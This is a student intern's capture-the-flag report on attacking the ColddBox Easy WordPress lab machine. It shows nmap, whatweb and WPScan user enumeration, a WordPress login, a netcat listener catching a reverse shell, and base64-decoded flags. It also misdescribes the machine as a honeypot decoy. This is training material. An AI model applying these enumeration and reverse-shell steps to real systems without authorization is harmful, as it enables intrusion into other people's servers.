

Title -Pentesting on coldbox



PRESENTED
BY

BEJAWADA GOPINADH -200303126062
CYBERSECURITY INTERN

1. Executive Summary

The "Pentesting on ColdBox" project was initiated to assess the security of a ColdBox application and identify potential vulnerabilities that could be exploited by attackers. The project involved a comprehensive testing methodology that included both automated and manual techniques, such as vulnerability scanning, web application firewall testing, and source code analysis. The purpose of this testing was to identify weaknesses in the application's security posture and provide actionable recommendations for remediation.

2. Objective

The primary objective of the "Pentesting on ColdBox" project was to assess the security of a ColdBox application and identify potential vulnerabilities that could be exploited by attackers. To achieve this objective, the project employed a comprehensive testing methodology that included both automated and manual techniques. The project aimed to provide actionable recommendations for remediation that would help to reduce the risk of a successful cyber attack on the ColdBox application.

Testing Methodology

3.Introduction

The increasing reliance on web applications has brought new challenges for organizations in terms of securing their digital assets. Web applications are vulnerable to a wide range of attacks, and attackers are constantly evolving their tactics and techniques to exploit these vulnerabilities. One approach to mitigating the risk of cyber attacks is through penetration testing, which involves simulating attacks on an application or network to identify vulnerabilities that could be exploited by attackers. In this context, the "Pentesting on ColdBox" project was initiated to assess the security of a ColdBox application and identify potential vulnerabilities that could be exploited by attackers..

4.Project Overview

The project unfolds through a strategic integration of pivotal components, each contributing to the fortification of pentesting techniques:

4.1. Usage of coldbox:

The ColddBox Easy, it is a Wordpress machine with an easy level of difficulty, highly recommended for beginners in the field. The coldbox is an pre-configured machine with a lot of known vulnerabilities.

4.2. Capture The Flags(CTF):

The CTF is training exercise that attempts to thoroughly evaluate participants' skills and knowledge in various subdomains. The goal of each CTF challenge is to find a hidden file or piece of information (the “flag”) somewhere in the target environment.

5. Project Implementation:

coldbox : A coldbox is a computer system/ machine, that is set up to act as a decoy to lure cyber attacks, and to detect, deflect or study attempts to gain unauthorized access to information systems.

➤ Generally, it consists of data (for example, in a secret key) that is in any form(encrypted/plain-text), but is actually hidden.

Project Implementation Steps:

➤ Selecting a Local Server:

Identify a suitable local server within your coldbox machine for deploying. Ensure that the server is adequately configured and meets the system requirements.

➤ Establish a connection :

Make sure the both attack machine and coldbox are connected via bridge mode only.

This step lets you to communicate with and connect to the coldbox machine via reverse shell.

➤ procedure:

To exploit the vulnerabilities we have to try many tools and techniques like nmap, whatweb, WPScan, reverse shell, ftp and etc...

❖ using netdiscover tool to scan the ip addresses of the machine, and here we have found the ip address of the machine ends with Gmbh is our target IP address.

```
root@k
File Actions Edit View Help
Currently scanning: 192.168.70.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 2 hosts. Total size: 300
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.163.219 | 08:00:27:92:fd:1d | 3     | 180 | PCS Systemtechnik GmbH |
| 192.168.163.10  | 62:60:bf:06:10:df | 2     | 120 | Unknown vendor          |
```




```
(root@kali)-[~]
```

```
# nmap -Pn 192.168.163.219
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 11:07 EST
```

```
Nmap scan report for 192.168.163.219
```

```
Host is up (0.00041s latency).
```

```
Not shown: 999 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
MAC Address: 08:00:27:92:FD:1D (Oracle VirtualBox virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

```
(root@kali)-[~]
```

```
# whatweb 192.168.163.219
```

```
http://192.168.163.219 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[  
Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.163.219], JQuery[1.11.1], MetaGenerator  
[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Cold  
Box | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

```
(root@kali)-[~]
```

```
#
```


File Actions Edit View Help

| Found By: Style (Passive Detection)
| - http://192.168.163.219/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match:
'Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:00 \longleftrightarrow (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person

| Found By: Rss Generator (Passive Detection)

[+] c0ldd

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Tue Jan 30 11:09:05 2024

[+] Requests Done: 75

[+] Cached Requests: 6

[+] Data Sent: 17.472 KB

[+] Data Received: 20.842 MB


[+] Memory used: 194.414 MB

[+] Elapsed time: 00:00:02


(root@kali)-[~]

#

Trying the login to the WordPress with details that we have found using WPScan.



here is the dashboard of the WordPress after successful login



Establishing a reverse shell connection to the victim machine


```
root@kali:~# nc -l -p 4545
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com

[+] Finished: Tue Jan 30 11:41:30 2024
[+] Requests Done: 1397
[+] Cached Requests: 5
[+] Data Sent: 456.739 KB
[+] Data Received: 4.731 MB
[+] Memory used: 288.418 MB
[+] Elapsed time: 00:00:20

(root@kali)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.163.209 netmask 255.255.255.0 broadcast 192.168.163.255
    inet6 2409:4041:ce89:4ff9:73b3:633a:c6ba:56e2 prefixlen 64 scopeid 0<global>
    inet6 fe80::72d0:3f68:e5e6:15ac prefixlen 64 scopeid 0<x20<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 34232 bytes 31563390 (30.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 161835 bytes 11200938 (10.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3120 bytes 239104 (233.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3120 bytes 239104 (233.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)~# nc -lvp 4545
listening on [any] 4545 ...
192.168.163.219: inverse host lookup failed: Unknown host
connect to [192.168.163.209] from (UNKNOWN) [192.168.163.219] 58304
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64
17:55:52 up 54 min, 0 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```





```
(root@kali)-[~]  
# echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ=  
=" | base64 -d  
Felicidades, primer nivel conseguido!
```

```
(root@kali)-[~]  
#
```

```
(root@kali)-[~]
```



translate - Google Search × +

<https://www.google.com/search?client=firefox-b-e&q=translate>[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)

Google

translate



To English

To Hindi

Google

Google scan

Google hindi

Images

To Spanish

English to French

English to U

About 8,51,00,00,000 results (0.26 seconds)


Spanish – detected



English



Felicidades, primer
nivel conseguido!



Congratulations, first
level achieved!

[Search for this on Google](#) ×[Open in Google Translate](#) • [Feedback](#)

root@kali: ~

```
(root@kali)-[~]  
# echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" | base64 -d  
¡Felicidades, máquina completada!
```

```
(root@kali)-[~]  
#
```



translate - Google Search ×



https://www.google.com/search?client=firefox-b-e&q=translate

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google

translate



To English

To Hindi

Google

Google scan

Google hindi

Images

To Spanish

English to French

English to Urdu

About 10,71,00,00,000 results (0.23 seconds)

Portuguese – detected



English



¡Felicidades,
máquina
completada!



Congratulations,
machine completed!

Did you mean: ¡Felicidades, máq...



Open in Google Translate • Feedback

➤ Conclusion:

The "Pentesting on ColdBox" project provided valuable insights into the security posture of a ColdBox application and highlighted the importance of ongoing security testing and risk management. The project identified several vulnerabilities that could be exploited by attackers . By addressing these vulnerabilities, the organization can reduce the risk of a successful cyber attack on their ColdBox application, protecting both the organization and its users.

THANKYOU...